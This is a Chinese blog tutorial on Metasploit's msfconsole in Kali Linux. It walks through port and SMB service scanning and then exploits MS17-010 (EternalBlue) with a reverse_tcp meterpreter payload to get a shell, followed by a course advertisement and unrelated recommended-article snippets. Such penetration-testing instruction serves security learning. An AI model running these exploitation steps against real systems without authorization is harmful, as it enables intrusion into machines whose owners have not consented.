【Web安全】kali渗透工具MSF以及msfconsole命令详解,看这一篇就够了!

记录一次体验kali渗透工具MSF以及msfconsole命令详解 msfconsole简称msf是一款常见的渗透测试工具,包含了常见的漏洞利用模块和生成各种木马,方便于安全人员的使用。 阅读详情

首先我们可以通过在终端里面输入sudo su密码默认kali直接回车 让kali从普通用户变成root超级管理员用户避免权限不足

1.msfconsole介绍

msfconsole简称msf是一款常见的渗透测试工具,包含了常见的漏洞利用模块和生成各种木马,方便于安全人员的使用。

2.msfconsole使用

msfconsole:启动metasploit命令行

打开 msfconsole

第一步:进行端口扫描
1.查看端口扫描的模块
search portscan


2.使用端口扫描模块
use auxiliary/scanner/portscan/top


3.使用端口扫描模块(模块里面的yes都要填)
show options


4.设置目标ip
set rhosts


5.设置线程为100
set threads 100


6.执行
run或exploit


这样open就是开放的端口,如图135和139

7.退出到msf
back


第二步:进行服务的扫描
1.查看smb_version
search smb_version


2.使用服务模板
use auxiliary/scanner/smb/smb_version


3.查看模块信息
show options


4.设置目标ip进行扫描
set rhosts目标ip


5.设置线程为10
set threads 10


6.执行
run或exploit


可以看到服务器信息

7.退出
back


3、使用ms17_010(永恒之蓝)进行复现

以永恒之蓝为例子 可以先搜索微软给的编号ms17_010 在use其中的一项

配置模块必选项 show options

*require为yes就是必选项

exploit漏洞攻击脚本 payload攻击载荷

lhost为kali地址 lport为端口 lport可以更改

set lport 0~65535


最后输入run开始运行

成功得到shell

4.一些命令

show exploits – 查看所有可用的渗透攻击程序代码
show auxiliary – 查看所有可用的辅助攻击工具
[show ]options/advanced – 查看该模块可用选项
show payloads – 查看该模块适用的所有载荷代码
show targets – 查看该模块适用的攻击目标类型
search – 根据关键字搜索某模块
info – 显示某模块的详细信息
use – 使用某渗透攻击模块
back – 回退
set/unset – 设置/禁用模块中的某个参数
setg/unsetg – 设置/禁用适用于所有模块的全局参数

学习资源

如果你是也准备转行学习网络安全(黑客)或者正在学习,这里开源一份360智榜样学习中心独家出品《网络攻防知识库》,希望能够帮助到你

知识库由360智榜样学习中心独家打造出品,旨在帮助网络安全从业者或兴趣爱好者零基础快速入门提升实战能力,熟练掌握基础攻防到深度对抗。

1、知识库价值

深度: 本知识库超越常规工具手册,深入剖析攻击技术的底层原理与高级防御策略,并对业内挑战巨大的APT攻击链分析、隐蔽信道建立等,提供了独到的技术视角和实战验证过的对抗方案。

广度: 面向企业安全建设的核心场景(渗透测试、红蓝对抗、威胁狩猎、应急响应、安全运营),本知识库覆盖了从攻击发起、路径突破、权限维持、横向移动到防御检测、响应处置、溯源反制的全生命周期关键节点,是应对复杂攻防挑战的实用指南。

实战性: 知识库内容源于真实攻防对抗和大型演练实践,通过详尽的攻击复现案例、防御配置实例、自动化脚本代码来传递核心思路与落地方法。

2、 部分核心内容展示

360智榜样学习中心独家《网络攻防知识库》采用由浅入深、攻防结合的讲述方式,既夯实基础技能,更深入高阶对抗技术。

在这里插入图片描述

360智榜样学习中心独家《网络攻防知识库》采用由浅入深、攻防结合的讲述方式,既夯实基础技能,更深入高阶对抗技术。

内容组织紧密结合攻防场景,辅以大量真实环境复现案例、自动化工具脚本及配置解析。通过策略讲解、原理剖析、实战演示相结合,是你学习过程中好帮手。

1、网络安全意识
img

2、Linux操作系统

img

3、WEB架构基础与HTTP协议

img

4、Web渗透测试

img

5、渗透测试案例分享

img

6、渗透测试实战技巧

图片

7、攻防对战实战

图片

8、CTF之MISC实战讲解

图片

3、适合学习的人群

‌一、基础适配人群‌

  1. ‌零基础转型者‌:适合计算机零基础但愿意系统学习的人群,资料覆盖从网络协议、操作系统到渗透测试的完整知识链‌;
  2. ‌开发/运维人员‌:具备编程或运维基础者可通过资料快速掌握安全防护与漏洞修复技能,实现职业方向拓展‌或者转行就业;
  3. ‌应届毕业生‌:计算机相关专业学生可通过资料构建完整的网络安全知识体系,缩短企业用人适应期‌;

‌二、能力提升适配‌

1、‌技术爱好者‌:适合对攻防技术有强烈兴趣,希望掌握漏洞挖掘、渗透测试等实战技能的学习者‌;

2、安全从业者‌:帮助初级安全工程师系统化提升Web安全、逆向工程等专项能力‌;

3、‌合规需求者‌:包含等保规范、安全策略制定等内容,适合需要应对合规审计的企业人员‌;

因篇幅有限,仅展示部分资料,完整版的网络安全学习资料已经上传优快云,朋友们如果需要可以在下方优快云官方认证二维码免费领取【保证100%免费】

在这里插入图片描述

渗透工具——kali中msf简介(以及MSF的基本使用方法) 设置payload:set payload windows/x64/meterpreter/reverse_tcp。1. 使用攻击模块:use exploit/windows/smb/ms17_010_eternalblue。设置模块:use auxiliary/scanner/smb/smb_ms17_010。攻击者或者渗透测试者利用系统、应用或服务中的安全漏洞,所进行的攻击行为。在MSF中,一个模块是指MSF框架中所使用的一段软件代码组件。设置目标地址:set RHOSTS [目标地址] 阅读详情

相关推荐

渗透测试-MSF工具使用简介及命令使用漏洞利用过程

1.MSF工具使用简介及命令使用(kali系统) 1.1什么是MSF: Metasploit就是一个漏洞框架,是一个免费、可下载的框架,通过它可以很容易地获取、开发并对计算机软件漏洞实施攻击。它本身附带数2000多个已知软件漏洞的专业级漏洞攻击工具。 步骤一:在kali系统中运行msf软件 :msfconsole; 如:测试编号为cve-2019-0708 的漏洞(windows7漏洞); 根据漏洞编号,用search查找相应的漏洞攻击工具。

XLbb的博客 6665

Msfconsole详细教程

Meterpreter的工作模式是纯内存的,好处是启动隐藏,很难被杀毒软件监测到。选择架构平台:x86 | x64 | x86_64Platforms:windows, netware, android, java, ruby, linux, cisco, solaris, osx, bsd, openbsd, bsdi, netbsd, freebsd, aix, hpux, irix, unix, php, javascript, python, nodejs, firefox, mainframe。

weixin_65582330的博客 5387

云安全技术——搭建VPN

VPN(Virtual Private Network)是一种可以在公共网络上建立安全连接的技术。VPN是实现保密通信的基本手段,在windows系统上,可以直接进行VPN服务的搭建。1.VPN的工作原理:通过使用加密协议和认证机制,将本地计算机和远程服务器之间的通信加密和保护。2.VPN的分类:根据不同的方式和用途,VPN可以分为不同类型,例如远程访问VPN、站点到站点VPN等。3.VPN的优势:VPN可以带来许多好处,如提高数据安全性、隐藏真实IP地址、突破地理限制等。4.

qq_53142796的博客 3万+

内网渗透 Metasploit(MSF)基础使用

内网渗透 Metasploit(MSF)使用,信息搜集,模块详解,端口扫描,反弹shell

qq_49433473的博客 1万+

USB-Blaster在Win11报错?3分钟搞定驱动兼容性问题(Quartus 21.4实测)

本文针对Windows 11系统下USB-Blaster驱动安装问题,提供了一套快速解决方案。通过优化驱动安装流程、绕过签名验证及设备管理器高级技巧,帮助开发者在3分钟内解决Quartus 21.4的兼容性问题,提升FPGA调试效率。

weixin_30772105的博客 294

六自由度机械臂运动学分析及其轨迹规划

六自由度机械臂轨迹规划 通过对比三次多项式插值法与五次多项式插值法的效果,选取后者对机械臂进行轨迹规划,将运动学解导入Matlab Robotics Toolbox仿真,得到各关节角度、速度和加速度与时间关系曲线。 三次多项式插值法 三次多项式有4个待定系数,可同时对起始点和目标点的角度和角速度给出约束条件。 数学公式 MATLAB代码 五次多项式插值法 五次多项式有6个待定系数,可同时对起始点和...

两条眉毛 6万+

【【Web安全】kali渗透工具MSF以及msfconsole命令详解,看这一篇就够了!

本文介绍了Kali Linux中Metasploit框架(msfconsole)的基本使用方法。首先说明如何通过sudo su获取root权限,然后详细讲解msfconsole的两大功能:端口扫描和服务扫描。在端口扫描部分,演示了如何查找、使用端口扫描模块,设置目标IP和线程数,并执行扫描。在服务扫描部分,重点介绍了smb_version模块的使用方法。文章通过具体命令和截图,帮助用户快速掌握msfconsole的基础渗透测试操作。

kjuhfkicf154的博客 713

在实战中学AI-车流量统计项目-YOLOV11车辆检测-YOLOV11模型的部署

考虑实际落地中部署推理资源消耗,速度与模型精度之间的均衡,同时,车辆属于比较通用场景的目标检测,我们将YOLOV11作为最终的模型选择,目前官方开源的模型基于coco数据集训练,里面已经包含了车辆相关类别,经测试,在监控视角下效果基本可用,所以,在落地过程中,我们先用这个模型来打通部署链路,后面再逐步优化模型性能。在Nvidia的硬件下做部署,部署框架优先选择官方框架TensorRT,下面重点讲述如何用TensorRT部署YOLOV11模型。

Aleo_优快云的博客 2168
上一篇: 【Ctfer训练计划】——命令执行的解题技巧(持续更新中)
下一篇: 【挖洞干货】震惊!某学生1天轻松挖100洞!
网络安全_入门教程
博客等级 码龄4年 1万+粉丝 2151原创
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值